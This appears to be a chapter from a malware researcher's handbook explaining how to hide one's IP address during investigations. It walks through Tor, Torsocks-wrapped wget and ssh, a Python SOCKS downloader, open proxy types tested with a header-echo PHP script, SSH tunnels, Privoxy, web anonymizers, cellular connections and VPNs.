Tor is a network of computers around the world that forward requests in an encrypted manner from the start of the request until it reaches the last machine in the network, which is known as an exit node. At this point, the request is decrypted and passed to the destination server. *Exit nodes* are specifically used as the last hop for traffic leaving the Tor network and then as the first hop for returning traffic. When you use Tor, the systems with which you are communicating see all incoming traffic as if it originated from the exit node. They do not know where you are located or what your actual IP address is. Furthermore, the other systems in the Tor network cannot determine your location either, because they are essentially forwarding traffic with no knowledge of where it actually originated. The responses to your requests will return to your system, but as far as the Tor network is concerned, you are just another hop along the way. In essence, you are anonymous. Figure 1-1 shows a simplified view of the Tor network.




**Figure 1-1:** Simplified Tor Diagram

## RECIPE 1-1: ANONYMOUS WEB BROWSING WITH TOR

The Tor software is free to use and available for most computing platforms. You can install Tor on your Ubuntu system by typing `apt-get install tor`. For other platforms, such as Windows or Mac OS X, you can download the appropriate package from the Tor download page.<sup>1</sup> In most cases, the “Installation Bundle” for your operating system is what you want to install. If you need additional help, the website also has step-by-step instructions and videos.

The remainder of this recipe assumes you’re installing Tor on Windows; however, the steps are largely the same for other platforms. Once it is installed, you can immediately start using Tor to anonymize your activity on the Web. Chances are that a lot of your investigative activities will be conducted through a web browser, and as a result you need your web requests to go through Tor. This is quite simple to do, because recent versions of the Tor bundles come with a Firefox extension called Torbutton.<sup>2</sup> Figure 1-2 shows what the button looks like when it is turned on and turned off. This button is located in the bottom right-hand corner of the browser once it is installed.



**Figure 1-2:** Firefox Torbutton

A simple click of the mouse allows you to enable or disable the use of Tor in the browser.

If you are using a browser other than Firefox, or you opt not to use the Torbutton add-on, you need to set up your browser to use Tor as a SOCKS4 or SOCKS5 proxy. Tor should bind to the localhost (127.0.0.1) on TCP port 9050 in its default configuration. This means it only accepts connections from your local computer and not from other systems on your network or on the Internet.

### Internet Explorer Configuration

To configure Internet Explorer (IE) to use Tor, follow these steps:

1. Click Tools ⇨ Internet Options ⇨ Connections ⇨ LAN settings ⇨ [x] “Use a proxy server for your LAN” ⇨ Advanced. The Proxy Settings dialog appears.
2. In the Socks field, enter **localhost** in the first box for the proxy address and then **9050** for Port.

Figure 1-3 shows how the IE Proxy Settings page should look once configured.



**Figure 1-3:** Internet Explorer Proxy Settings

## Firefox Configuration

You can configure Firefox to use Tor as a SOCKS proxy in the following manner:

1. Click Tools ⇨ Options ⇨ Advanced ⇨ Network ⇨ Settings ⇨ Manual proxy configuration. The Connection Settings dialog appears.
2. For the SOCKS Host, enter **localhost** and for Port enter **9050** (you can select either SOCKS v4 or SOCKS v5).

Figure 1-4 shows how the Firefox Connection Settings page should look once configured.



**Figure 1-4:** Firefox Connection Settings



At this point, you are up and running and can start browsing the Web, conducting research, and accessing content anonymously. To validate that your activities are now anonymous, we recommend that you quickly pull up a website such as [www.ipchicken.com](http://www.ipchicken.com) or [www.whatsmyip.org](http://www.whatsmyip.org) and verify that the IP address returned by the website is not the IP address of your system. If this is the case, then everything is working fine and you can move along with your business anonymously.

#### NOTE

The *Tor Browser Bundle* is a self-extracting archive that has standalone versions of Tor, Vidalia (the Tor GUI), Polipo, and Firefox. It does not require any installation, and can be saved to and used from a portable storage device such as a USB drive. This can be very useful if you cannot install files on a system or want to quickly be up and running on a new machine without needing to install anything.

<sup>1</sup><http://www.torproject.org/easy-download.html.en>

<sup>2</sup><https://addons.mozilla.org/en-US/firefox/addon/2275>

## Malware Research with Tor

When researching malware, you may often need to anonymize more than just your web browsing. Tor can be used with command-line URL-fetching tools such as `wget`, or when connecting to SSH, FTP, or IRC servers. This section looks at tools that can be used to wrap Tor around your applications to ensure their connections appear to come from the Tor network and not directly from your system.

### RECIPE 1-2: WRAPPING WGET AND NETWORK CLIENTS WITH TORSOCKS



*You can find supporting material for this recipe on the companion DVD.*

In a Linux environment, you can use `Torsocks`<sup>3</sup> to wrap SOCKS-friendly applications with Tor. `Torsocks` ensures that your application's communications go through Tor, including DNS requests. It also explicitly rejects all (non DNS) UDP traffic from the application you are using in order to protect your privacy. To install `Torsocks`, use the following command:

```
$ sudo apt-get install torsocks
```

Once installed, you can begin using Torsocks, so long as Tor is running. By default, Torsocks sends its connections to TCP port 9050 on the localhost. This is the default port to which Tor binds. You can now leverage `usewithtor` to execute `wget`, `ssh`, `sftp`, `telnet`, and `ftp`, and their requests will be routed through the Tor network.

The following commands access `www.unlockedworkstation.com/ip.php` with and without the Tor network. The `ip.php` script returns the IP address of the connecting client and can be used to validate that your request went through Tor. The output shows that our IP without Tor is `x.x.44.192` (sanitized for privacy) and the IP with Tor is `59.31.236.91`.

```
$ wget www.unlockedworkstation.com/ip.php
$ cat ip.php
x.x.44.192

$ usewithtor wget www.unlockedworkstation.com/ip.php
$ cat ip.php
59.31.236.91
```

As long as the returned IP address is not that of your system, you know the request has worked. Keep in mind that `wget`, by default, will leak information about your system. For example, the following line may appear in the target website's access logs:

```
59.31.236.91 - - [03/Apr/2010:10:04:41 -0400] "GET /ip.php HTTP/1.0" \
200 12 "-" "Wget/1.12 (linux-gnu)"
```

The request told the web server that you were using `wget` version 1.12 and were sending it from a Linux-based system (Ubuntu in this case). This may not be a big deal, as your browser normally indicates the user agent and operating system being used. However, you may still wish to obfuscate this by providing a different user agent. You can do this with `wget` by using the `-U` flag.

```
$ usewithtor wget www.unlockedworkstation.com/ip.php \
-U "Mozilla/5.0 (Windows NT; en-US) Gecko/20100316 Firefox/3.6.2"
```

This makes your request appear as if it came from a Firefox browser on a Windows 7 system. The more generic or common you make the user agent, the less likely it is that your requests can be distinguished from others. A simple bash script can be set up on your system to always use Torsocks, `wget`, and an alternate user agent. You can find a copy of the script named `tgrab.sh` on the book's DVD. Before using it, change the file's access permissions so that it can be executed.

```
$ cat tgrab.sh
#!/bin/bash

TSOCKS=`which usewithtor`
WGET=`which wget`
```

```

if [ $# -eq 0 ]; then

    echo "Please enter a URL to request";
    exit;

fi

$TSOCKS $WGET $1 -U "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; \
    Trident/4.0; GTB6; .NET CLR 1.1.4322)"

$ chmod +x tgrab.sh

```

Now you can grab files with the command that follows without having to type out the user agent each time or having to precede the `wget` command with `usewithtor` each time.

```
$ ./tgrab.sh www.unlockedworkstation.com/ip.php
```

You can also wrap other applications with Torsocks just as you did with the `wget` command. Launch the applications as you would typically, but make sure to add `usewithtor` in front of your requests.

```

$ usewithtor ssh username@your-site-here.edu
$ usewithtor ftp user@your-site-here.edu
$ usewithtor sftp user@your-site-here.edu
$ usewithtor telnet your-site-here.edu 8000

```

Consider setting up small bash scripts, as we demonstrated in the previous code segment, for any commands that you run repetitively. You can easily paste any command you frequently run into a file, give it executable access permissions, and then run that file directly. This can save you time and prevent you from accidentally forgetting to send a particular request through `usewithtor`.

<sup>3</sup><http://code.google.com/p/torsocks/>

### RECIPE 1-3: MULTI-PLATFORM TOR-ENABLED DOWNLOADER IN PYTHON



*You can find supporting material for this recipe on the companion DVD.*

In the previous recipe, you learned how to wrap `wget` requests with Torsocks. However, Torsocks does not support Mac OS X or Windows environments. This recipe shows you how to create a simple Tor-enabled file downloader in Python. As long as you can install Tor, Python, and the SocksiPy module (a generic SOCKS client), you can use this program to grab files from remote web servers without exposing your IP address.

To install the SocksiPy module, download the archive, extract socks.py from the Zip, and copy it into your site-packages directory.

```
$ unzip SocksiPy.zip
Archive:  SocksiPy.zip
  inflating: LICENSE
  inflating: BUGS
  inflating: README
  inflating: socks.py
```

```
$ cp socks.py /usr/lib/python2.5/site-packages/
```

The path to your site-packages directory will vary depending on your operating system. Here are the most likely locations for the correct site-packages directory on each platform (assuming you run Python 2.5):

- **Linux:** /usr/lib/python2.5/site-packages/
- **Mac OS X:** /Library/Python/2.5/site-packages/
- **Windows:** C:\Python25\site-packages\

Ensure that Tor is up and running on your system and locate the torwget.py script from the companion DVD. You may need to configure the following two variables at the top of torwget.py if you changed the default IP and port for Tor during set up.

```
TOR_SERVER = "127.0.0.1"
TOR_PORT = 9050
```

The script uses those variables to initialize a SOCKS proxy that sends all traffic through Tor. Then it overrides the default Python socket object with the class from SocksiPy. Any code used or imported from your Python script that uses sockets will then automatically send traffic through the Tor-enabled socket. In particular, since the script imports the urllib module (which uses sockets) to fetch URLs, the HTTP requests will be able to use Tor.

```
# Override the socket object with a Tor+Socks socket

socks.setdefaultproxy(socks.PROXY_TYPE_SOCKS5, TOR_SERVER, TOR_PORT)
socket.socket = socks.socksocket
```

You can print the script's usage by passing the `-help` flag, like this:

```
$ python torwget.py -help
```

```
usage: torwget.py [options]
```

```
options:
```

```
-h, --help
```

```
show this help message and exit
```

```
-r REFERRER, --referrer=REFERRER      use this Referrer
-u USERAGENT, --useragent=USERAGENT  use this User Agent
-c SITE, --connect=SITE               Connection string (i.e. www.sol.org/a.txt)
-z, --randomize                       Choose a random User Agent
```

If you want to download a file using a particular referrer and a random user agent, you can specify the following arguments. The user agent isn't truly random, it is just randomly selected from a hard-coded list in the `torwget.py` source code, which you can configure to your liking.

```
$ python torwget.py -c http://xyz.org/file.bin -r http://msn.com -z
```

```
Hostname: xyz.org
Path: /file.bin
Headers: {'Referrer': 'msn.com', 'Accept': '/*/*', 'User-Agent':
'Opera/9.80 (Windows NT 5.1; U; cs) Presto/2.2.15 Version/10.00'}
Saving 21569 bytes to xyz.org/file.bin
Done!
```

The current version of `torwget.py` only supports fetching URLs using HTTP, however future versions may support FTP and other protocols.

<sup>4</sup><http://socksipy.sourceforge.net>

## Tor Pitfalls

While Tor is a great service to use, it does have its pitfalls. These pitfalls may affect your speed of browsing, the security and integrity of data sent over the network, and your ability to access resources. Do not let these issues get in your way, but do make sure you are aware of them.

### Speed

At the time of this writing, the chief complaint against Tor is how slow browsing can be for the end user. This is a very well-known issue and exists for a few reasons. Your connection might be bouncing all over the world adding latency along the way—not to mention some Tor nodes may be low on bandwidth or already saturated. Fortunately, there are currently plans underway aimed at improving the speed and performance of the Tor network. You can't complain though, right? The service is free, after all. Of course you can—this is the Internet and everyone complains!

## Untrustworthy Tor Operators

Unscrupulous people have been known to run Tor exit nodes. What does that mean to you? It means there may be a Tor operator running an exit node that is specifically looking to monitor your traffic and in some cases modify it to their benefit. If you log into an application that does not use SSL to encrypt its passwords or session data, your credentials may be available to a snooping exit node operator.

Also, beware that Tor exit node operators, in their capacity to act as a man-in-the-middle, can inject traffic into unencrypted sessions. For example, should you be browsing a normal website, the unscrupulous exit node operator could inject an iframe or JavaScript reference that points to a malicious exploit website. If the code attempts to exploit something your system is vulnerable to, you may find your system infected with malware.

## Tor Block Lists

Several websites and services on the Internet specifically track what systems are acting as Tor exit node servers. This means that you may find yourself unable to access certain websites during your research if you are using Tor. While the majority of Tor usage may be legitimate, people can also use Tor to hide illegal and/or immature activities. As a result, some site administrators choose to block access from these IP addresses to cut down on this activity.

## Proxy Servers and Protocols


One of the original ways to stay anonymous on the Internet was through the use of proxy servers, or proxies. A *proxy server* is a system designed to work as an intermediary between a client making a request and the server responding to it. Organizations commonly use proxies to speed up traffic and save bandwidth through web caching, and to block unwanted content through content filtering. However, they can also be used for the specific purpose of remaining anonymous on the Internet.

When you use a proxy, all of your requests are first sent to the proxy and then to their destination. The proxy essentially acts as a man-in-the-middle between you and your destination. This set up may sound a lot like Tor. In reality, there are two very important differences.

- Unlike Tor, which has a whole network of systems, the proxy server you are communicating with is generally the only system between you and your destination, besides networking equipment and similar devices.
- Most importantly, there is no privacy between you and the proxy server. The proxy server knows who you are and knows that each request it receives is actually coming

from you. Compare that with Tor, where the exit node has no idea where the original request came from.

It is important that you know there are several proxy types. While proxies do act as a man-in-the-middle, they do not necessarily provide you full anonymity. Figure 1-5 shows how proxy servers work.



**Figure 1-5:** Proxy Server Diagram

Different proxies support a few different protocols. The three protocols you will see frequently are HTTP, SOCKS4, and SOCKS5. If you are just attempting to anonymize the research you are doing through a web browser, the protocols may not concern you. However, the following sections highlight some of the key differences between the three.

## HTTP

HTTP proxies support specially crafted requests that they will proxy and forward along to the requested resource. HTTP proxies are generally used for non-encrypted connections, but some may support SSL. They may also support FTP and HTTP methods such as CONNECT, which allow non-HTTP communication.

## SOCKS4

SOCKS4 is a protocol that is designed to handle traffic between a client and server by way of an intermediary proxy. SOCKS4 only supports the TCP communication protocol. It does not contain a method for authentication. SOCKS4 is not the most recent version of the SOCKS protocol, but it is still widely used and accepted. It is worth noting that SOCKS4A is an extension to SOCKS4 that added support for resolving DNS names.

## SOCKS5

SOCKS5 is the current version of the SOCKS protocol and is an extension of the SOCKS4 protocol. It supports both the TCP and UDP protocols for communication. It also adds on methods to support authentication from the client to the proxy server.

### RECIPE 1-4: FORWARDING TRAFFIC THROUGH OPEN PROXIES



*You can find supporting material for this recipe on the companion DVD.*

The first thing you need to do before setting up and using a proxy is to find one that works. To do this, you can consult several websites that provide a list of free proxies to use. These websites generally list the IP address of the proxy, its port, protocol, and type. Below are a few websites that contain a list of free proxies that you can use.

- <http://www.xroxy.com>
- <http://www.proxy4free.com>
- <http://aliveproxy.com/>
- <http://www.freeproxylists.com>

Once you locate a proxy, you can configure your web browser to use it by following the steps detailed in Recipe 1-1 for configuring Tor. Just enter the IP address of the proxy and the port that the proxy is listening on. You can validate that the proxy is working in the same manner as you validated Tor—by going to a website that will return back your IP address (e.g. <http://www.ipchicken.com>).

### Choosing a Proxy Type

The most important factor when choosing a proxy is to determine what type to use. When we say *proxy type*, we are not referring to what protocol it is using, but rather the level of anonymity that you have as a proxy user. Proxy types include *transparent*, *anonymous*, and *highly anonymous*.

In this recipe, we are going to introduce you to the various proxy types and show you examples of additional artifacts that they may add to your requests. We will show you how you can test the proxies and see what HTTP fields they modify (if any) and what information may potentially be leaked as a result. Aside from protecting your own identity, you can use this knowledge when tracking attackers who are hiding behind proxies.



**NOTE**

There is no way to guarantee that the proxy you are using hasn't been set up by miscreants to sniff traffic or is not a misconfigured device that has been discovered on the Internet. Use caution when selecting and using proxies found on these websites.

## Validating Proxy Type

To test a proxy, you'll need to capture what the target website sees when the proxy forwards your requests. You can do this by setting up a PHP script on a web server that you own, and visiting it while using the proxy. For convenience, we created a script called `header_check.php`, which can be found on the companion DVD. Below you will find the contents of the `header_check.php` script. Place this file in an accessible directory on your web server to use it.

```
<?php

$get_headers = apache_request_headers();

echo $_SERVER['REQUEST_METHOD'] . " " .
     $_SERVER['REQUEST_URI'] . " " .
     $_SERVER['SERVER_PROTOCOL'] . "<br/>";

foreach ($get_headers as $header => $value) {
    echo "$header: $value <br/>\n";
}

echo "<br/><br/>Your IP address is: " . $_SERVER['REMOTE_ADDR'];

?>
```

Requesting this file from a web browser will result in it returning the request you made along with all HTTP headers. By using the `REMOTE_ADDR` variable, it can also print the IP address of the client machine.

In the following examples, we sanitized the IP addresses of the proxies we used for privacy. Here is a list that you can use for reference:

- 192.168.5.88 is the IP address of the system we are making the requests from.
- 10.20.30.40 is the IP address of a transparent proxy.
- 10.20.30.50 is the IP address of an anonymous proxy.
- 10.20.30.60 is the IP address of a highly-anonymous proxy.

Before moving on, you should use the script to generate a baseline of what requests look like from your browser without the use of a proxy. The output below shows the headers printed by `header_check.php`.

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) \
Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Your IP address is: 192.168.5.88
```

The above request returned our baseline header information, which we can compare to the other requests that are made with proxies enabled. This will allow us to see what types of elements might be added by different proxy types. As the output shows, the server sees our connection originating from our real IP address.

## Transparent Proxies

RFC 2617 defines a *transparent proxy* as a proxy that does not modify the request or response beyond what is required for proxy authentication and identification. In other words, most fields should not be modified. However, transparent proxies—at least most of the ones you find on the Web—often do not conceal information about the source of their requests. When a client uses a transparent proxy, all requests to the server still come from the IP address of the proxy server. However, the proxy server adds an additional HTTP header indicating the original source of the request.

The request that follows is what a web server sees from a browser that is using a transparent proxy:

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) \
Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Via: 1.1 proxy:3128 (squid/2.5.STABLE11)
X-Forwarded-For: 192.168.5.88
Cache-Control: max-age=259200
Connection: keep-alive

Your IP address is: 10.20.30.40
```

To the target web server, our connection appears to have originated from the IP address of the proxy. 10.20.30.40 is the address that will show up in the web access logs. However, as you can see, several HTTP header fields were added to this request. In particular, the `X-Forwarded-For` and `Via` headers identify our real IP address and which proxy software is being used. This provides little to no anonymity.

## Anonymous Proxies

*Anonymous proxies* do not reveal your IP address to the server to which you are making a request. However, they normally add in some form of additional information that will indicate that the request is coming from a proxy server. They may still contain an `X-Forwarded-For` header but the IP address that is supplied will likely contain the IP address of the proxy server or a value that is otherwise not your IP address. If the supplied value is a real IP address but does not belong to you or the proxy server, the proxy is said to be a *distorting proxy*.

Compare the following request that a web server sees from a browser using an anonymous proxy to the baseline request that did not use a proxy.

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) \
          Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Via: 1.1 x81prx00 (NetCache NetApp/6.0.7)
```

**Your IP address is: 10.20.30.50**

Now you can see that your IP address was not passed along in this request. However, an additional HTTP header called `Via` was added to the request, which identifies the proxy software being used (x81prx00). Some identifiers that are passed by anonymous proxies might be unique to you. This means that while the target web server might not be capable of converting this information back to your IP address, it may still distinguish all of your requests from others.

## Highly Anonymous Proxies

*Highly anonymous proxies* do not reveal your IP address or any other information to a target web server. These are the most desired of the proxy types because they provide the highest level of anonymity. When you use a highly anonymous proxy, request headers

from the proxy server appear no different from those you make yourself. However, they are coming from the IP address of the proxy server.

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT; en-US; rv:1.9.1.5) \
Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

**Your IP address is: 10.20.30.60**

Compare this request with the one sent without a proxy; you'll notice they look identical. The only difference is that the web server saw the connection coming from the proxy IP instead of your IP. This is not to say that all highly anonymous proxies do not make some modifications to headers, but the modifications should not identify you or the fact that the server is a proxy.

## RECIPE 1-5: USING SSH TUNNELS TO PROXY CONNECTIONS

A great way to proxy your connections is to use port forwarding through an SSH tunnel. SSH tunnels allow you open up a listening port on your local workstation, connect to your server via SSH, and then use your server as a SOCKS4/5 proxy. You can then use any application that supports SOCKS4/5 proxies to access resources using the IP address of the server you have logged into via SSH.

The first step in this process is to have a shell account on a remote SSH server that you would like to use for your tunneling. Several companies offer cheap shell accounts that can be used for this purpose. The Super Dimension Fortress (SDF) Public Access UNIX System<sup>5</sup> offers SSH tunneling/port forwarding as a part of their MetaARPA membership for \$36 a year.

Setting up an SSH tunnel to be used as a SOCKS4/5 proxy in Linux or Mac OS X is simple. Just follow these steps:

1. From a shell on your workstation, launch `ssh` to your server with the `-D` flag.

```
$ ssh user@shell-server.net -D1080
```

This sets up dynamic application-level port forwarding by binding a listening socket to your system on TCP port 1080. If the connection succeeded, you should see the SSH client listening on the port specified.

```
$ sudo netstat -tnlp | grep 1080
tcp        0      0 127.0.0.1:1080      0.0.0.0:*        LISTEN     17190/ssh
```

2. You can now configure applications that support SOCKS4/5 proxies to use your workstation (localhost or 127.0.0.1) and TCP port 1080 for connections. Your SSH server will effectively be a SOCKS proxy accessible to your local system.
3. You can be more specific with SSH tunneling by forwarding connections to a certain local port to a specific IP and port combination. For example, if you only wanted to proxy your SSH connections to `unlockedworkstation.com` on TCP port 80, you would do the following:

```
$ ssh user@shell-server.net -L2080:unlockedworkstation.com:80
```

4. Now you can make connections to your localhost on TCP port 2080 and they will be proxied through your SSH server to the IP address for `unlockedworkstation.com` on TCP port 80.

```
$ wget http://localhost:2080
```

When you use `ssh` to set up a tunnel, it will result in a command shell on the SSH server. You may not want to keep this window open, but if you close it, your tunnel will no longer persist. To alleviate this problem, you can keep the connection alive and throw it in the background. The following is a modified version of one of our earlier examples.

```
$ ssh user@shell-server.net -D1080 -f -N
```

The `-f` flag requests that the SSH client process goes into the background just before command execution. The `-N` flag tells SSH not to execute any remote commands (just maintain an open tunnel).

## SSH Proxies on Windows

The steps to accomplish an SSH tunnel on a Windows workstation are very different, but can still be easily accomplished with the PuTTY<sup>6</sup> SSH client. The Web Hosting Talk website has a good post with step-by-step instructions<sup>7</sup> for doing this with PuTTY.

<sup>5</sup><http://sdf.lonestar.org>

<sup>6</sup><http://www.chiark.greenend.org.uk/~sgtatham/putty/>

<sup>7</sup><http://www.webhostingtalk.com/showthread.php?t=539067>

## RECIPE 1-6: PRIVACY-ENHANCED WEB BROWSING WITH PRIVOXY

If you are interested in enhancing your privacy while browsing the Internet, with or without anonymity, you may want to consider looking into Privoxy.<sup>8</sup> *Privoxy* is a non-caching web proxy that filters out ads and other unwanted content. The software is highly configurable, but by default it can:

- filter banner ads, web bugs, and HTML annoyances
- bypass click-tracking scripts and redirections
- remove animation from GIFs

You can run Privoxy on your local system or you can set it up on a server on your network that multiple users can access. Privoxy does not support authentication, so you should only use it in a trusted network or otherwise apply some form of access restriction to the system.

On an Ubuntu system, you can install Privoxy by typing `apt-get install privoxy`. Then you can start it by using the `service` command or by launching `/etc/init.d/privoxy`.

```
$ service privoxy start
Starting Privoxy, OK.
```

If the service started properly, you'll see a process listening on port 8118 of localhost (127.0.0.1).

```
$ sudo netstat -tnlp | grep privoxy
tcp        0      0 127.0.0.1:8118  0.0.0.0:*    LISTEN    28270/privoxy
```

### Configuring Privoxy for Multiple Clients

As previously mentioned, you can configure Privoxy to act as a server so that multiple clients can access it. To do this, modify the `listen-address` parameter in the Privoxy configuration file (`/usr/local/etc/privoxy/config` on most systems). The default is shown in the following code:

```
listen-address 127.0.0.1:8118
```

Modify `127.0.0.1` to be the IP address of your server that is accessible to the other clients on your network. If your IP address is `192.168.1.200`, edit the config to look like the following:

```
listen-address 192.168.1.200:8118
```

## Configuring Browsers to Use Privoxy

Once clients configure the HTTP proxy setting of their browsers to use 192.168.1.200:8118, all web requests will go through Privoxy. If you want to use Privoxy and Tor, you can do that, too. Simply modify the Privoxy config file to point to the Tor listener as a SOCKS5 proxy. If the system running Privoxy is also running Tor, you can uncomment the following from the config file:

```
forward-socks5 / 127.0.0.1:9050 .
```

If this is uncommented, Privoxy will send all outbound requests through Tor (assuming Tor is running and bound to the server locally on port 9050), giving you both anonymity and a higher level of privacy.

<sup>8</sup><http://www.privoxy.org/>

## Web-Based Anonymizers

*Web-based anonymizers* are essentially HTTP proxies wrapped up into a web interface. Instead of configuring the proxy settings of your browser, you visit an anonymizer site and tell it where you want to go. This is often easier and quicker than the proxies we described in Recipe 1-4. The web-based anonymizer sends your request to the destination and displays the web pages back to you, as if you visited the destination directly. You will notice that the URL bar on your browser still contains the address for the anonymizer site.

The set up and configuration of various web-based anonymizers vary from site to site. They will likely only work for HTTP or HTTPS communication. Depending on the site, you may have restrictions on common HTTP methods (POST requests may not be allowed), download sizes, allowed ports, cookies, and other limitations imposed by the server. Much like other proxy types we discussed earlier in the chapter, web-based anonymizers often add fields to your requests that make it readily apparent you are using a proxy. However, most web-based anonymizers do not have fields that present your IP address to the destination server.

Most web-based anonymizers are available for free. However, there are pay services that offer additional features, such as content filtering and protection from known phishing and exploit websites. The same pitfalls and risks mentioned in the Tor and Proxies sections apply here, especially when using the free services.

## RECIPE 1-7: ANONYMOUS SURFING WITH ANONYMOUSE.ORG

The website `www.anonymouse.org` is a free web-based anonymizer that can be used from virtually any browser. When you visit the site, enter your destination URL and press the Surf anonymously button, as shown in Figure 1-6.



**Figure 1-6:** Anonymouse.org Web Form

You are anonymously redirected to the website you entered and the page loads as if you visited it directly, only with a few minor changes. The website's title has the text [Anonymoused] appended to it. Additionally, the HTML source for the website has an iframe at the bottom that loads an advertisement on the page. You can close the advertisement, but it will reappear each time you browse to a new page. Alternatively, you may sign up to use the Anonymouse service without advertisements for a small monthly fee.

The `Anonymouse.org` website is an anonymous proxy. The website hides your IP address, browser type, and operating system when making requests to websites on your behalf. However, it modifies the HTTP headers, which makes it obvious that you used a proxy service. The following example shows what a web server sees when a request is made to it through the Anonymouse proxy service. We used the `header_check.php` script described in Recipe 1-4 to capture the data.

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: http://Anonymouse.org/ (Unix)
Connection: keep-alive
```

**Your IP address is: 193.200.150.137**

The IP you see in the output is the address of a proxy server owned by Anonymous.org. The service makes it apparent through the user agent string that your request is coming from the `Anonymouse.org` website. This keeps your identity safe but makes it readily apparent to anyone that is looking that you are using a web-based proxy service for your requests.



## Alternate Ways to Stay Anonymous

There are a few alternate ways to stay relatively anonymous while doing your research. In particular, the use of cellular Internet connections and virtual private networks (VPNs) can be great options. You may have to shell out a few dollars for either solution, but in the end it may be well worth it. Both solutions provide a certain level of anonymity as far as the outside world can tell. You will not have to worry about leaked DNS queries, or configuring browsers or applications to use proxies with either of these two methods.

### Cellular Internet Connections

The main benefit to using a cellular Internet connection to stay anonymous is that the IP address by itself cannot be tied directly back to you by any outside party. Your cellular carrier, of course, has the capability to link the IP address to you. Each time you connect, you will likely receive a different, dynamically assigned IP address. If someone is tracking your previous activity based on your IP address, they will run into trouble, because you can change your IP by simply reconnecting.

The strength of the signal and the quality of the coverage in your area may have a drastic impact on the type of speeds you see when you connect to a cellular network. However, you should be able to do light investigative work. Because you are already relatively anonymous, it may not be necessary to use one of the other anonymizing services such as Tor or a proxy. Should you choose to use one of these other services on top of your cellular Internet connection, you may find your browsing and related activities become very slow.

Some computing devices, such as laptops, often have cellular modems built into them these days. However, cell phone companies generally provide you with a cellular modem (often at a cost) to use their service. These modems plug right into your laptop or computer and allow you to connect to the Internet with additional software. USB-based cellular modems allow you the most flexibility because you can use them with most laptop and desktop computers.

---

#### RECIPE 1-8: INTERNET ACCESS THROUGH CELLULAR NETWORKS

The first step to connecting anonymously with a cellular Internet provider is to sign up for the service and obtain a cellular card or device. Most cellular cards come with software that helps you connect to the service. Some cards may automatically configure themselves, such as PCI-X and PCMCIA cards for Mac OS X. Figure 1-7 shows an example of the Verizon VZAccess Manager that is used for connecting to Verizon's cellular network.



**Figure 1-7:** Verizon VZAccess Manager

The bars on the right side under the menu bar work the same as they do on your cellular phone and indicate signal strength. Click the Connect WWAN button to initiate the connection. Once connected, Verizon Wireless supplies you with an IP address from a large pool of addresses that they own. You can now browse the Internet anonymously.

A final item to keep in mind is that you can still essentially be profiled while using a cellular Internet connection. Your IP address may change all the time, but it is still possible for someone to figure out your general location. In addition, someone looking into your activity can tell that you are using a cellular Internet connection for your access. If you continually do research from these services, the bad guys may also determine that the research you do on subsequent visits is related to past research, even if the IP address has changed.

## Virtual Private Networks

There are many different types of VPNs and ways to both authenticate and connect to them. When you use a VPN, you are setting up a connection with a remote server that allows you to send traffic through it, similar to how a proxy works. However, the main difference is that your system is generally assigned an IP address on the VPN's network and all the traffic between your machine and the VPN is encrypted.

If you want to build your own VPN infrastructure, you can purchase a virtual private server from a hosting provider such as Linode (<http://www.linode.com>) or Amazon's EC2 (<http://aws.amazon.com/ec2/>). Then install and configure a free, open source product such as OpenVPN (<http://openvpn.net/>) onto your server. Alternately, you can use a commercial solution, which cuts down on the set up and maintenance that you'll need to perform.

**RECIPE 1-9: USING VPNS WITH ANONYMIZER UNIVERSAL**

Anonymizer, Inc. offers a service called Anonymizer Universal,<sup>9</sup> which provides an encrypted L2TP/IPSec VPN service that has a pool of tens of thousands of constantly rotating “untraceable IP addresses” for approximately \$79.99 a year. It allows you to connect in an instant and start conducting all of your activities from one of the untraceable IP addresses. Anonymizer does not modify your traffic to include identifying information that might lead back to you or your real IP address.

